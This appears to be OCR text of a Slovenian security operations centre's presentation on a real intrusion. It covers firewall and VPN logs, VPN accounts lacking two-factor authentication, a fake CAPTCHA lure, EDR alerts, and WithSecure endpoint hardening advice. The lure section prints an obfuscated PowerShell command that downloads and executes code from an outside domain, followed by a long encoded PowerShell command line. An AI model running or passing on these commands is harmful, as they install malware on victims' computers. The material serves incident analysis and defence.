2025-08-19 15:27:02	217.61.227.159	Spain	193.2.8.28	Slovenia	http	Accept
2025-08-20 17:22:45	217.61.227.159	Spain	95.87.142.2	Slovenia	https	Accept
2025-08-20 17:22:45	217.61.227.159	Spain	95.87.142.2	Slovenia	https	Accept
2025-08-20 17:22:45	217.61.227.159	Spain	95.87.142.2	Slovenia	https	Accept
2025-08-20 17:22:45	217.61.227.159	Spain	95.87.142.2	Slovenia	https	Accept
2025-08-20 17:22:45	217.61.227.159	Spain	141.98.11.11	Lithuania	193.2.8.10	Slovenia	smtp	Accept
2025-08-20 17:22:45	217.61.227.159	Spain	141.98.11.11	Lithuania	193.2.8.10	Slovenia	tcp25	Bypass
2025-08-20 17:22:47	217.61.227.159	Spain	141.98.11.11	Lithuania	193.2.8.10	Slovenia	smtp	Accept
2025-08-20 17:22:47	217.61.227.159	Spain	141.98.11.11	Lithuania	193.2.8.10	Slovenia	tcp25	Bypass
2025-08-20 17:22:47	217.61.227.159	Spain	141.98.11.11	Lithuania	193.2.8.10			
2025-08-20 17:22:47	217.61.227.159	Spain	141.98.11.11	Lithuania	193.2.8.10			
2025-08-20 17:22:47	217.61.227.159	Spain	141.98.11.11	Lithuania	193.2.8.10			
2025-08-29 21:50:58	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:50:58	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:04	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:04	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:09	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:09	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:09	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:14	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:14	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:15	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:20	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:20	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:25	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:25	141.98.11.11	Lithuania	193.2.8.10					
2025-08-29 21:51:25	141.98.11.11	Lithuania	193.2.8.10					


	Write Time	Destination IP	Action	Destination Country	Destination Host
nzor	2025-08-03 14:02:01	23.94.58.6	ssl-login-fail	United States	23.94.58.6
nzor	2025-08-03 14:02:52	94.26.105.6	ssl-login-fail	Bulgaria	94.26.105.6
nzor	2025-08-03 14:03:01	94.26.88.9	ssl-login-fail	Bulgaria	94.26.88.9
nzor	2025-08-03 14:03:52	198.23.161.13	ssl-login-fail	United States	198.23.161.13
nzor	2025-08-03 14:04:22	23.94.58.9	ssl-login-fail	United States	23.94.58.9
nzor	2025-08-03 14:04:22	94.26.105.11	ssl-login-fail	Bulgaria	94.26.105.11
nzor	2025-08-03 14:04:51	91.92.34.14	ssl-login-fail	Bulgaria	91.92.34.14
nzor	2025-08-03 14:05:12	37.19.200.158	ssl-login-fail	United States	37.19.200.158
nzor	2025-08-03 14:05:12	94.26.88.5	ssl-login-fail	Bulgaria	94.26.88.5
nzor	2025-08-03 14:05:22	94.26.105.11	ssl-login-fail	Bulgaria	94.26.105.11
nzor	2025-08-03 14:08:01	45.140.17.77	ssl-login-fail	Russia	45.140.17.77
nzor	2025-08-03 14:08:11	94.26.105.6	ssl-login-fail	Bulgaria	94.26.105.6
nzor	2025-08-03 14:08:33	138.199.43.99	ssl-login-fail	United States	138.199.43.99
nzor	2025-08-03 14:08:41	68.235.46.151	ssl-login-fail	United States	68.235.46.151
nzor	2025-08-03 14:09:42	23.234.117.176	ssl-login-fail	United States	23.234.117.176

Firewall Name	Action	Duration	Run On	IP Address	Direction	Status	Status Message	Execution Time	R
FortiGat		N/A		104.103.81.209	Outgoing	succeeded	Successfully e...	2025-09-02 1...	2
FortiGat		N/A		104.103.81.209	Outgoing	reverted	Successfully e...	2025-09-02 1...	2
FortiGat		5 Minutes		104.103.81.209	Outgoing	expired	Successfully e...	2025-09-02 1...	2
FortiGat		5 Minutes		104.103.81.209	Outgoing	failed	Firewall action...	2025-09-02 1...	2
FortiGat		N/A		104.103.81.209	Incoming	succeeded	Successfully e...	2025-09-02 1...	2
FortiGat		N/A		104.103.81.209	Incoming	reverted	Successfully e...	2025-09-02 1...	2
FortiGat		N/A		10.200.123.10	Incoming	succeeded	Successfully e...	2025-09-02 1...	2
FortiGat		N/A		10.200.123.10	Incoming	reverted	Successfully e...	2025-09-02 1...	2
FortiGat		Forever		194.0.234.10	Incoming	succeeded	Successfully e...	2025-09-02 1...	2
PaloAlto		1 Days		194.182.172.2...	Incoming	expired	Successfully e...	2025-09-01 2...	2
FortiGat		Forever		95.181.238.122	Incoming	succeeded	Successfully e...	2025-08-23 1...	2
CheckP		Forever		79.124.49.174	Incoming	succeeded	Successfully e...	2025-08-22 1...	2
CheckP		Forever		108.128.16.111	Incoming	succeeded	Successfully e...	2025-08-21 1...	2
CheckP		Forever		8.222.246.228	Incoming	succeeded	Successfully e...	2025-08-21 0...	2




2025-08-27 10:37:08	Slovenia	downloader.disk.yandex.co	Russia	Yandex
2025-08-27 10:37:08	Slovenia	77.88.21.147	Russia	SSL
2025-08-27 10:37:08	Slovenia	77.88.21.147	Russia	SSL
2025-08-27 10:37:08	Slovenia	77.88.21.127	Russia	SSL
2025-08-27 10:37:07	Slovenia	frontend.vh.yandex.ru	Russia	Yandex
2025-08-27 10:37:07	Slovenia	213.180.204.239	Russia	SSL
2025-08-27 10:37:06	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:06	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:06	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:06	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:06	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:05	Slovenia	disk.yandex.com	Russia	Yandex

Date/Time	Level	User	Action	Message	Group
25 minutes ago		system	seeding	Seeding PRNG from internal entropy-source	
2 hours ago		system	seeding	Seeding PRNG from internal entropy-source	
3 hours ago		pink	auth-logout	User pink removed from auth logon	
3 hours ago		pink	auth-logon	User pink added to auth logon	
3 hours ago		Kjvkcp	auth-logout	User Kjvkcp removed from auth logon	
3 hours ago		Kjvkcp	auth-logon	User Kjvkcp added to auth logon	
3 hours ago		Sw2wf8	auth-logout	User Sw2wf8 removed from auth logon	
3 hours ago		Sw2wf8	auth-logon	User Sw2wf8 added to auth logon	
3 hours ago		Sazsnb	auth-logout	User Sazsnb removed from auth logon	
3 hours ago		Sazsnb	auth-logon	User Sazsnb added to auth logon	
8 hours ago		ahed19	auth-logout	User ahed19 removed from auth logon	
9 hours ago		ahed19	auth-logon	User ahed19 added to auth lo	
10 hours ago		system	reseeding	Reseeding PRNG from intern	
19 hours ago		marjan	auth-logout	User marjan removed from a	
Yesterday		marjan	auth-logon	User marjan added to auth lo	
Yesterday					
Wednesday					



Name	Type	Two-factor Authentication	Groups	Status	Ref.
Kjvkcp	LOCAL	✗	AD-VPN-MGMT AD-VPN-Users	Enabled	2
Sazsnb	LOCAL	✗	AD-VPN-MGMT AD-VPN-Users	Enabled	2
Sw2wf8	LOCAL	✗	AD-VPN-MGMT AD-VPN-Users	Enabled	2
Zhmfpz	LOCAL	✗	AD-VPN-MGMT AD-VPN-Users	Enabled	2
ahed19	LOCAL	✗	sslvpngroup	Enabled	1
guest	LOCAL	✗	Guest-group	Enabled	1
pink	LOCAL	✗	AD-VPN-Users	Enabled	1


Complete these
Verification Steps
To better prove you are not a robot, please:
1. Press & hold the Windows Key + R.
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish.
You will observe and agree:
"I am not a robot - reCAPTCHA Verification ID: 8253"
Perform the steps above to finish verification.
VERIFY

powershell

Copy code

```
$u='b'+'k'+'t'+'f'+'v'+'a'+'q'+'.'+'c'+'o'+'m'+'/h'+'u'+'s'+'c'+'a'+'q'; $c=irm $u;iex $c
```

Command Line Arguments	/nOPR"o" -W h -c "$u ='b'+'k'+'t'+'f'+'v'+'a'+'q'+'.'+'c'+'o'+'m'+'/ h'+'u'+'s'+'c'+'a'+'q'; $c=irm $u;iex $c"

Target Asset

Target Name	[redacted]	Scope	A1 S[redacted]D...
UUID	b4aa2bd433344862bc448d5a9cbe8e44	Agent Version	24.2.2.461
OS Version	Windows 10 Pro 19044	Last Logged In User	[redacted]
OS Type	Windows		

Detection Details

Confidence Level	Suspicious	Product	EDR
Detection Engine	Anti Exploitation / Fileless	Reported Time	Jun 4, 2025 6:52:57 PM
Detection Type	Dynamic	First Event Time	Jun 4, 2025 6:52:57 PM

siness

```
┌──(kali㉿VllaKali)-[/var/log/apache2]
└─$ PS C:\windows\TEMP> (Get-CimInstance Win32_Process -Filter "ProcessId = 6540"). CommandLine C:\windows\system32\WindowsP
owerShell\v1.0\powershell.exe -NoProfile -NoExit - EncodedCommand aQBmACAAKABHAGUAdAAtAE0AbwBkAHUAbABlACAALQBMAGkAcwB0AEEAdg
BhAGkA bABhAGIAbABlACAALQBOAGEAbQBlACAAUABTAFIAZQBhAGQATABpAG4AZQApACAAewAgAFMAZQB0AC0 AUABTAFIAZQBhAGQAbABpAG4AZQBPAHAAdABp
AG8AbgAgAC0ASABpAHMAdABvAHIAeQBTAGEAdgBlAF MAdAB5AGwAZQAgAFMAYQB2AGUATgBvAHQAaABpAG4AZwAgAH0AOwAgACQAaABvAHMAdAAuAFUASQAuA F
IAYQB3AFUASQAuAFcAaQBuAGQAbwB3AFMAaQB6AGUAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAg AFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4Ad
AAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgB IAG8AcwB0AC4AUwBpAHoAZQAoADEALAAgADEAKQA7ACAAJABoAG8AcwB0AC4AVQBJAC4AUgBhAHcAVQ BJAC4AQgB
1AGYAZgBlAHIAUwBpAHoAZQAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAd ABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAG
EAdABpAG8AbgAuAEgAbwBzAHQA LgBTAGkAegBlACgANwA5ACwAIAAzADIANwA2ADYAKQA7ACAAJABoAG8AcwB0AC4AVQBJAC4AUgBhAHc AVQBJAC4AVwBpAG4A
ZABvAHcAUwBpAHoAZQAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AH MAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdAB
pAG8AbgAuAEgAbwBzA HQALgBTAGkAegBlACgANwA5ACwAIAAzADIAKQA7ACAAYwBkACAAIgAkAGUAbgB2ADoAdABlAG0AcAAi ADsAJABIAE8ATQBFAEQAUgBJA
FYARQAgAD0AIAAoAEcAZQB0AC0ASQB0AGUAbQAgACQAZQBuAHYAOgB 0AGUAbQBwACkALgBQAFMARABvAGkAdgBlAC4ATgBhAG0AZQAgACsAIAAiADoAXAAiADsA
JABIAE8ATQ BFAFAAQQBUAEgAIAA9ACAAKABHAGUAdAAtAEkAdABlAG0AIAAkAGUAbgB2ADoAdABlAG0AcAApAC4AR gB1AGwAbABOAGEAbQBlAC4AUgBlAG0Abw
B2AGUAKAAwACwAIAAzACkAOwBTAGUAdAAtAFYAYQByAGkA YQBiAGwAZQAgAEgATwBNAEUAIAAiACQASABPAE0ARQBEAFIASQBWAEUAJABIAE8ATQBFAFAAQQBUA
Eg AIgAgAC0ARgBvAHIAYwBlADsAKABnAGUAdAAtAHAAcwBwAHIAbwB2AGkAZABlAHIAIAAnAEYAaQBsAG UAUwB5AHMAdABlAG0AJwApAC4ASABvAG0AZQAgAD0
AIAAkAEgATwBNAEUARABSAEkAVgBFACAAKwAgA CQASABPAE0ARQBQAEEAVABIADsA
```

```
Indirect command was executed
Application registered itself to become persistent via an autorun
Startup file was created or modified
Code injection to a remote process
Code injection to other process memory space during the target process's initialization
Attempt to evade monitoring using the Process hollowing technique
Process executed with non-standard resource type
Process executed shellcode in another process
Detected a process that loaded DotNet libraries dynamically a
Detected possible infostealing attempts from two or more appl
Suspicious Kerberoasting attack. Too many SPN tickets request
Machine information was gathered by LDAP query
Detected attempts to steal Azure AD Primary refresh tokens (P
....
```

Operational action Jun 4, 2025 7:07 PM

Agen[redacted] was disconnected from network.
IP address: [redacted]

Show less

Operational action Jun 4, 2025 7:07 PM

The management user Simon Plantak (simon.plantak@a1.si) issued a disconnect from network command to the machine R[redacted]

Show less

Glavne prednosti

Najbolj…

- Najhitreje rastoči SOC v Sloveniji
- Najbolj vizionarski SOC v Sloveniji

Na ključ…

- Princip izvajanja storitev „na ključ“
- Princip uporabe opreme „na ključ“

Proaktivnost…

- Proaktivnost pri dnevnih opravilih z naročniki
- Proaktivnost pri strateških opravili z naročniki

A1 Business

Let's work together in this fast-evolving world of security threats.

A1 Security Operations Center

Search for prof...

General

Description

End user rights

Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing Protection

Firewall

Software Updater

Device control

Automated tasks

End user rights

Velja za vse WithSecure Elements Agente

You can allow or block end users' rights to modify security settings on their client computers. You can "lock" (block) or "unlock" (allow) users from modifying specific settings. If a setting is marked as locked (closed lock icon), end users cannot change it on their computers. If the setting is allowed (open lock icon), end users can modify the setting. It is heavily recommended to lock all settings that end users should not have to access.

Lock all | Unlock all

General

Use HTTP proxy

Manually defined proxy address

WithSecure Elements Connector

Preprečite uporabnikom spremembe nastavitev na lokalnem vmesniku

Scanning settings

Global exclusions


Action when USB storage device is plugged in

Vsaj najbolj ključne.

Real-time scanning

Enable real-time scanning

Enable DeepGuard


Velja za vse WithSecure Elements Agente
Search for prof...
General
General
Description
End user rights
Basic
General
Scanning settings
Real-time scanning
Manual scanning
Browsing Protection
Firewall
Software Updater
Device control
Automated tasks
BitLocker protection
No changes
Request to set a PIN code for extra protection
License expiration
Show notifications
Days before license expiration
0
From -30 to 30. Negative means amount of days until the first notification after expiration
A customized message about license expiration
Security features
Allow user to uninstall the product
Allow users to turn off all security features
Password
Preprečite uporabnikom možnost odstranitve ali začasnega onesposabljanja zaščite
Ali pa ga zaščitite z močnim geslom
(drugačnim od domenskih in dovolj kompleksnim, da ga ni moč uganiti)

Velja za WithSecure Elements EDR (+EPP) licence

Search for prof...

General

Description

End user rights

Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing Protection

Firewall

Software Updater

Device control

Automated tasks

General

Hide proxy configuration

Use HTTPS to download updates

WithSecure Elements Connector

Integrations

Preverite ali je EDR sensor vključen v nastavitvah.

Enable EDR sensor

Advanced response

Priporočen je tudi Advanced response

WMI provider

Only for EPP subscriptions

BitLocker management

Only for EPP subscriptions

Collect BitLockers recovery keys

BitLocker protection

No changes

Request to set a PIN code for extra protection

Velja za vse WithSecure Elements Agente

Search for prof...

General

Description

End user rights

Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing Protection

Firewall

Software Updater

Device control

Automated tasks

Scanning settings

Password for releasing blocked or quarantined items (optional) — Password is not set

Delete old Quarantine items automatically

Days to keep items in Quarantine — 30

Tamper Protection

